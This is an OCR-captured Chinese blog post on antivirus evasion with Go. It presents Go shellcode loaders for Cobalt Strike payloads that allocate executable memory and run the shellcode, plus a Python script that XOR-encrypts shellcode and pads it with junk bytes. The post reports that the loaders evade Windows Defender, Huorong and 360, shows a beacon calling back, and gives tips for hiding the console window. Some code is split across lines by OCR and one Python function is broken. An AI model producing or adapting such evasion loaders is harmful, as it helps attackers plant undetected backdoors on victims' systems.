
go 免杀初探

0x01 go 免杀

由于各种 av 的限制，我们在后门上线或者权限持久化时很容易被杀软查杀，容易引起目标的警觉同时暴露了自己的 ip。尤其是对于 windows 目标，一个免杀的后门极为关键，如果后门文件落不了地，还怎么能进一步执行呢？关于后门免杀，网上的介绍已经很多了，原理其实大同小异。看了很多网上的案例，发现网上比较多都是用 C/C++ 和 python 来进行免杀，但是很多已经被杀软看的死死的，
非常容易就被识别出来了，那我想能不能用一种稍微小众一点的语言来写免杀呢，这里就不得不说到 go 语言。
Go 语言专门针对多处理器系统应用程序的编程进行了优化，使用 Go 编译的程序可以媲美 C 或 C++ 代码的速度，而且更加安全、支持并行进程。而且 go 语言支持交叉编译可以跨平台。
本文基于 cobalt strike 生成的. c 文件来进行免杀测试。

0x02 免杀测试

首先生成成一个. C 文件



这里先贴一个最原始的 go 加载代码

```
package main

import (
        "syscall"
        "unsafe"
)

const (
        MEM_COMMIT             = 0x1000
        MEM_RESERVE            = 0x2000
        PAGE_EXECUTE_READWRITE = 0x40 // 区域可以执行代码，应用程序可以读写该区域。
)

var (
        kernel32      = syscall.MustLoadDLL("kernel32.dll")
        ntdll         = syscall.MustLoadDLL("ntdll.dll")
        VirtualAlloc  = kernel32.MustFindProc("VirtualAlloc")
        RtlCopyMemory = ntdll.MustFindProc("RtlCopyMemory")
)

func main() {
        xor_shellcode := []byte{0x89, 0x3d, 0xf6, 0x91, 0x85, 0x9d, 0xb9, 0x75
, 0x75, 0x75, 0x34, 0x24, 0x34, 0x25, 0x27, 0x24, 0x23, 0x3d, 0x44, 0xa7, 0x10
, 0x3d, 0xfe, 0x27, 0x15, 0x3d, 0xfe...}

        addr, _, err := VirtualAlloc.Call(0, uintptr(len(xor_shellcode)), MEM_
COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)
```

```
        if err != nil && err.Error() != "The operation completed successfull
y." {
                syscall.Exit(0)
        }
        _, _, err = RtlCopyMemory.Call(addr, (uintptr)(unsafe.Pointer(&xor_she

llcode[0])), uintptr(len(xor_shellcode)))
        if err != nil && err.Error() != "The operation completed successfull
y." {
                syscall.Exit(0)
        }
        syscall.Syscall(addr, 0, 0, 0, 0)
}
```

这里注意：因为杀软对直接加载 shellcode 的一般都是落地秒，所以我们得换种方式，将 shellcode 混淆加密后再解密来使用。

加密和混淆经常使用的有异或加密，AES 加密，或者添加随机字符等。

但是随着现在使用这种方法的人越来越多，杀软检测力度也越来越大，所以现在混淆的关键就是方式尽量要小众，或者自己写加密方法。

这里有个好的地方就是，现在网上实现加密混淆操作的大都是使用 C/C++ 来完成的，有些比较好的思路用 C/C++ 实现可能会被杀软拦截，但是如果把它移植到 go 上面说不定就有不一样的效果。

先从整个 shellcode 混淆的脚本

```
def xor(shellcode, key):
    new_shellcode = ""
    key_len = len(key)
    # 对shellcode的每一位进行xor亦或处理
    for i in range(0, len(shellcode)):
        s = ord(shellcode[i])
        p = ord((key[i % key_len]))
        s = s ^ p  # 与p异或，p就是key中的字符之一
        s = chr(s)
        new_shellcode += s
    return new_shellcode

def random_decode(shellcode):
    j = 0
    new_shellcode = ""
    for i in range(0,len(shellcode)):
        if i % 2 == 0:
            new_shellcode[i] = shellcode[j]
            j += 1

    return new_shellcode

def add_random_code(shellcode, key):
```

```
    new_shellcode = ""
    key_len = len(key)
    # 每个字节后面添加随机一个字节，随机字符来源于key
    for i in range(0, len(shellcode)):
        #print(ord(shellcode[i]))

        new_shellcode += shellcode[i]
        # print("&"+hex(ord(new_shellcode[i])))
        new_shellcode += key[i % key_len]

        #print(i % key_len)
    return new_shellcode

# 将shellcode打印输出
def str_to_hex(shellcode):
    raw = ""
    for i in range(0, len(shellcode)):
        s = hex(ord(shellcode[i])).replace("0x",',0x')
        raw = raw + s
    return raw

if __name__ == '__main__':
    shellcode = ""
    # 这是异或和增加随机字符使用的key
    key = "iqe"
    print(shellcode[0])
    print(len(shellcode))
    # 首先对shellcode进行异或处理
    shellcode = xor(shellcode, key)
    print(len(shellcode))

    # 然后在shellcode中增加随机字符
    shellcode = add_random_code(shellcode, key)

    # 将shellcode打印出来
    print(str_to_hex(shellcode))
```

加密 shellcode 后，再使用 go 语言加载混淆后的 shellcode，先解密再执行。

```
package main

import (
        "fmt"
        "syscall"
        "time"
        "unsafe"
)

const (
        MEM_COMMIT              = 0x1000
```

```
        MEM_RESERVE             = 0x2000
        PAGE_EXECUTE_READWRITE = 0x40 // 区域可以执行代码，应用程序可以读写该区域。


)


var (
        kernel32      = syscall.MustLoadDLL("kernel32.dll")
        ntdll         = syscall.MustLoadDLL("ntdll.dll")
        VirtualAlloc  = kernel32.MustFindProc("VirtualAlloc")
        RtlCopyMemory = ntdll.MustFindProc("RtlCopyMemory")
)

func main() {
        mix_shellcode := []byte{0x95,0x69,0x39,0x71,0xe6,0x65}
        var ttyolller []byte
        key := []byte("iqe")
        var key_size = len(key)
        var shellcode_final []byte
        var j = 0
        time.Sleep(2)
        // 去除垃圾代码
        fmt.Print(len(mix_shellcode))
        for i := 0; i < len(mix_shellcode); i++ {
                if (i % 2 == 0) {
                        shellcode_final = append(shellcode_final,mix_shellcode
[i])
                        j += 1
                }
        }
        time.Sleep(3)
        fmt.Print(shellcode_final)
        // 解密异或
        for i := 0; i < len(shellcode_final); i++ {
                ttyolller = append(ttyolller, shellcode_final[i]^key[i % key_s
ize])
        }
        time.Sleep(3)
        addr, _, err := VirtualAlloc.Call(0, uintptr(len(ttyolller)), MEM_COMM
IT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)
        if err != nil && err.Error() != "The operation completed successfull
y." {
                syscall.Exit(0)
        }
        time.Sleep(3)
        _, _, err = RtlCopyMemory.Call(addr, (uintptr)(unsafe.Pointer(&ttyolll
er[0])), uintptr(len(ttyolller)))
        if err != nil && err.Error() != "The operation completed successfull
y." {
                syscall.Exit(0)
        }
        syscall.Syscall(addr, 0, 0, 0, 0)
}
```


直接 go build 生成 exe 文件


生成的文件大概有 2M，再经过 UPX 压缩后大概只有 1M，这比 python 生成的要小很多了。

静态完美过 WindowsDefender，火绒和 360 全家桶



火绒安全
病毒查杀
本次扫描未发现风险
扫描已完成
360杀毒
扫描已完成，未发现任何威胁！
查看详情
确定
gol.exe
360安全卫士12
未登录
我的电脑
木马查杀
电脑清理
系统修复
优化加速
功能大全
软件管家
扫描完成，未发现木马病毒
如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用强力模式查杀或反馈求助
完成
发现

可以正常上线


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
ext... internal listener user computer note process pid arch last
22... 169.254.100.5 one DESKTOP-J564... Bid: 835746710 NT... OneDrive.exe 2016 x86 313ms
22... 192.168.157.129 MSF STU1 Bid: 814515106 NT... gol.exe 8156 x64 14s



VT 查杀率 71/8



可以看到国内的就一款杀软查出来了

3|0 后记

用 go 编译的 exe 文件执行后会弹出黑框这里有两个解决办法

- 在 initial_beacon 中设置 auto migrate，但还得连带把 initial sleep 设置成尽可能短
- build 时添加操作选项：–ldflags="–H windowsgui"

4|0 参考

https://payloads.online/archivers/2019–11–10/1
https://saucer–man.com/operation_and_maintenance/465.html#cl–5

http://iv4n.cc/go-shellcode-loader/#shellcode-loader

https://payloads.online/archivers/2019-11-10/3

__EOF__